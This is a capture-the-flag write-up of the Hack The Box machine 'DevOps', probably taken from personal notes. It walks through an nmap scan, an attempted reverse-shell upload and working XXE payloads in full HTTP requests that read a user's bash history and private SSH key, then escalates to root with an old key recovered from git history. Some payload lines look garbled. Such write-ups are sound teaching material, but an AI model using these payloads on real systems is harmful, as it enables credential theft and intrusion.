


1DevOps (Linux)

Wednesday, October 10, 2018 9:56 AM



10.10.10.91

Machine IP

Initial Scan

```
# Nmap 7.60 scan initiated Wed Oct 10 09:58:09 2018 as: nmap -sV -sC -oA nmap/scan 10.10.10.91
Nmap scan report for 10.10.10.91
Host is up (0.031s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA)
|   256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA)
|_  256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (EdDSA)
5000/tcp  open  http      Unicorn 19.7.1
|_ http-server-header: unicorn/19.7.1
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 10 09:58:19 2018 -- 1 IP address (1 host up) scanned in 9.78 seconds
```

I open the web page on port 5000 and this is what I am greeted with...

Under construction!

This is feed.py, which will become the MVP for Blogfeeder application.

TODO: replace this with the proper feed from the dev.solita.fi backend.

Getting started with your Azure data pipeline

Building your data pipelines in Azure and with Polybase



by kaareikorvema | 28 Feb 2018

Azure • Data factor • SQL Data Warehouse • Polybase • Azure Data Lake • Data pipeline • External table

Why are deep learning models so popular?

Thoughts on why deep learning models are popular, and some tips on how to get started with them.



by jessevuorinen | 12 Feb 2018

data science • neural network • supervised learning • artificial intelligence

AWS re:Invent 2017 workshops and hackathons

AWS re:Invent contains several workshops and hackathons. Here are some thoughts on couple of them that I managed to attend.



by joelkorpi | 09 Feb 2018

AWS • re:Invent • hackathon • workshop

Quick Tips for App Developers on Surviving with Unreliable Network

Things that you, as an application developer, can do to make your app feel more stable even if the underlying network is unreliable.



by jarzka | 06 Feb 2018

clojure • clojurescript • network programming

in LinkedIn

Twitter

Instagram

YouTube

Work and write with us ▶

Tags

AWS (9) Active Directory (1)

Ansible (1) Arduino (1)

Azure (2) Azure Data Lake (1)

Beercraft (1) C++ (1) CI (2)

CMS (3) ClamAV (1)

Clojure (11) ClojureScript (3)

DOTNET (13) Data factor (1)

Data pipeline (1) Datomic (1)

DevOps (8) DevSec (3)

DevSecOps (2) Docker (4)

Elasticsearch (1)

Enabling platform (1)

Episerver (14) External table (1)

GDPR (1) GIS (2) Git (1)

Haveged (1) Hystrix (1)

A dirb, dirbuster and nikto scan don't reveal much more other than a /feed page. I ran a gobuster using the medium wordlist and found an upload directory.

This is a test API! The final API will not have this functionality.

Upload a new file

XML elements: Author, Subject, Content

Browse... php-reverse-shell.txt Upload

Running the upload through Burpsuite allowed me to make modifications to the upload on the fly and try different methods to upload a reverse shell. Uploading a file with the .xml extension and the parameters Author, Subject and Content, allows me to successfully upload a file. The confirmation reveals the url upload location of my file as well as the file path on the machine.

Request

```
Raw Params Headers Hex
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----18986676791357168412108785350
Content-Length: 5880

-----18986676791357168412108785350
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php.xml"
Content-Type: application/xhtml+xml

<?xml version="1.0" encoding="UTF-8"?>
<note>
  <Author>Robel</Author>
  <Subject>Hacking</Subject>
  <Content>pwned!</Content>
</note>
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
```

Response

```
Raw Headers Hex
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Wed, 10 Oct 2018 14:45:11 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 173

PROCESSED BLOGPOST:
  Author: Robel
  Subject: Hacking
  Content: pwned!
  URL for later reference: /uploads/php-reverse-shell.php.xml
  File path: /home/roosa/deploy/src
```

After loads of trial and error and seeking help in the forums, it appears that this is vulnerable to an XXE attack (More found in this link: <https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection>). I managed to format the POST request correctly and read the user.txt contents...

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----18986676791357168412108785350
Content-Length: 452

-----18986676791357168412108785350
Content-Disposition: form-data; name="file"; filename="shell.xml"
Content-Type:

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!--ELEMENT foo ANY -->
  <!--ENTITY xxe SYSTEM "file:///home/roosa/user.txt" -->
<note>
  <Author>xxe</Author>
  <Subject>poop</Subject>
  <Content>poop</Content>
</note>
```

```
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Wed, 10 Oct 2018 21:42:22 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 180

PROCESSED BLOGPOST:
  Author: c5808e1643e801d40f09ed87cdecc67b

  Subject: poop
  Content: poop
  URL for later reference: /uploads/shell.xml
  File path: /home/roosa/deploy/src
```

Now I must find a way to ssh into the box with the user 'roosa' and their key. I do a search for their bash history and find this...

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----18986676791357168412108785350
Content-Length: 457

-----18986676791357168412108785350
Content-Disposition: form-data; name="file"; filename="shell.xml"
Content-Type:

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!--ELEMENT foo ANY -->
  <!--ENTITY xxe SYSTEM "file:///home/roosa/.bash_history" -->
<note>
  <Author>xxe</Author>
  <Subject>poop</Subject>
  <Content>poop</Content>
</note>
```

```
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Wed, 10 Oct 2018 21:44:24 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 5851

PROCESSED BLOGPOST:
  Author: ssh-keygen --help
  ssh-keygen
  ls -altr .ssh/
  cat .ssh/id_rsa.pub
  nano /etc/host
  nano /etc/hostname
  sudo nano /etc/hostname
  exit
  nano .ssh/id_rsa.pub
  exit
  ssh git@localhost
  exit
  ssh git@localhost
  clear
  apt-get upgrade
  exit
  ls -altr
  mkdir work
  cd work
  mkdir blogfeed
  git init
```

After some speculation, I know that if there was a public key created then there must be a private key created. I modify my exploit to display id_rsa and lo and behold I am presented with a key. I use this key to log into the machine as the user roosa.

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----18986676791357168412108785350
Content-Length: 455
```

```
-----18986676791357168412108785350
Content-Disposition: form-data; name="file"; filename="shell.xml"
Content-Type:
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <ELEMENT foo ANY >
  <ENTITY xxe SYSTEM "file:///home/roosa/.ssh/id_rsa" >]>
<note>
  <Author>xxe:</Author>
  <Subject>poop</Subject>
  <Content>poop</Content>
</note>
```

```
-----18986676791357168412108785350--
```

```
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Thu, 11 Oct 2018 01:39:35 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1822
```

PROCESSED BLOGPOST:

```
Author: -----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzeP16/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h44fp18F53jdx3PqEO7HAX1szAlBvGdg63i+LxWmu8p5BrTmEP1+cQ4J
R/R+exNgqHuqsp8rrcHq961bXtOry8S01iUjfspPwfy77bktKyaQK0JunR25jK
v5YhGVeyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGExmYTeXgoaX4
9QIQnoci6DP3+7ErQsd6QGTq5mCvazpnTUumwFj5JRdhj6szt0zBG1lsV99090K
m3pN8SN1yWCTal6FLUiuXg99YSV0tE10rfSUWIDAQABAoIBAB6rj69jZyB3lQrS
JSrT80sr1At6Qykr5ApewwtCoatKEgtul1wLHIB9TTUIUYrYFPTZYVZcy50BKbZ
ACNyme3rf0Q3W+K3Bmf//80kNF13Ac1E1jFS1zhZBBjv7msOTxLd80JBw8fAMHB
1CXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5iszsE/3
koarlzP1M0KPyAvrID3vgAvuJo3P6yn0oXlmm/oncZ2dtwmhEjC23KALITw1h7
e7ZKcMoH4J2W80sbRXVF9YLSz/AghFI5XWp7V0Fyh2hp7Ume4dY0e1WKQn0wRke
8oa9wKcGyEA2tpna+vm3yIwu4ee12x2GhU71sw58dcXfn3pLW7vQr5XoSVoqJ
Lk6u5T6VpCQTBcuM9+vo1WDX0FUNE97obj8TYwL2vu2wk3ZJn0U83YQ4p9+tno6
NipeFs5ggIBQDU1k1nrBY10TpuYDgZL+2vxpfz15daHgHFgZDWjaEUCqYEA2B93
hNNXcXaXaE56NjHAXeTKOhaqR0JbNHjZAhsmCRenk6UhyYCGX40g717715vt0
EszXn+aG0/s3VNEdU5VggLu3RzpD1eP0t3BvimsnnciW1w6xuZlG3UEQJW8ek
A3+XaGjUpXv9Tmt8XBf3mESRbmeVQUnp7RiViCqYBo9BZm7hGg71+aflaQjuW
agBSuAwNy43cNpUpU3Ep1RT8DVdRA0z4VSmQKvNFDN2a4BGI086eqPkt/1HFD3R
KRSeBfzY4VotzaC05wNmIjfeXqJY11L2S0KoXL5wZgiWFXD00jM4wUapxAP4r2v
vR7Gs1zJJuE4Fp01F6SFJQKbqmbHB8a5e91FV0Sg1q2GA4qqG03RtMq/hc5Wzh0
8MnE1MBL+5BjY3zttnfJEQC9GZAYjh2KXLd6X1TZtFk4+vxcoBUDK9x206IFRQ0Sn
y351RNrwoC2gJzQdJieRrX+thL8wK8DIdON9GbFBLXrxMo21inBGVjWbJstvi19Y1
aw0AaGAGkndihmC5PayKdR1PYhd1VIsfEaDlGcmK3/XxvnaUUCuW12RhX3AlowG
xgQt1LOdApYooSALYtalJPen+65V02Fy5Ngto1jLzvmN5z+rpRHGK6E8u3ihmmaq
82W3d4vCUFKnrgG8F7s3GL6cqWobZBd0j9u88ZUWfExfRaQU3s=
-----END RSA PRIVATE KEY-----
```

```
roosa@gitter:~$ whoami
roosa
roosa@gitter:~$ id
uid=1002(roosa) gid=1002(roosa) groups=1002(roosa)
roosa@gitter:~$
```

Privilege Escalation

Looking through the bash history of roosa, I find that they replaced the **authcredentials.key** file with a different key.

```
ls -altr resources/integration/
rmShow/Applications/es/integration/auth_credentials.key
mv resources/authcredentials.key resources/integration/
git add resources/integration/authcredentials.key
git commit -m 'add key for feed integration from tnerprise backend'
ls -altr resources/integration/
git push
ssh-keygen
os -altr
ls .altr
ls -altr
cat kak
cp kak resources/integration/authcredentials.key
git add resources/integration/authcredentials.key
git commit -m 'reverted accidental commit with proper key'
git push
```

Git allows us to use version control to undo or recover changes that were made during the development process. I used the command: **git log** to show all the commits done in this project.

```

roosa@gitter:~/work/blogfeed/resources/integration$ git log
commit 33e87c312c08735a02fa9c796021a4a3023129ad
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Mon Mar 19 09:33:06 2018 -0400

    reverted accidental commit with proper key

commit d387abf63e05c9628a59195cec9311751bdb283f
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Mon Mar 19 09:32:03 2018 -0400

    add key for feed integration from tnerprise backend

commit 1422e5a04d1b52a44e6dc81023420347e257ee5f
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Mon Mar 19 09:24:30 2018 -0400
Files
Initial commit
roosa@gitter:~/work/blogfeed/resources/integration$

```

Then I take the commit id of the original key for feed integration which is **d387abf63e05c9628a59195cec9311751bdb283f** and put it in this command to recover the original file: **git checkout d387abf63e05c9628a59195cec9311751bdb283f authcredentials.key**

There is no output but when I perform an **ls** command, I see the old key is now in the directory. I use this key to ssh into the machine as root...

```

roosa@gitter:~/work/blogfeed/resources/integration$ ssh -i authcredentials.key root@localhost
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Thu Oct 11 13:30:36 2018 from 127.0.0.1
root@gitter:~#

```

```

Last login: Thu Oct 11 13:30:36 2018 from 127.0.0.1
root@gitter:~# cd /root/
root@gitter:~# whoami
root
root@gitter:~# id
uid=0(root) gid=0(root) groups=0(root)
root@gitter:~# cat root.txt
d4fe1e7f7187407eebdd3209cblac7b3
root@gitter:~#

```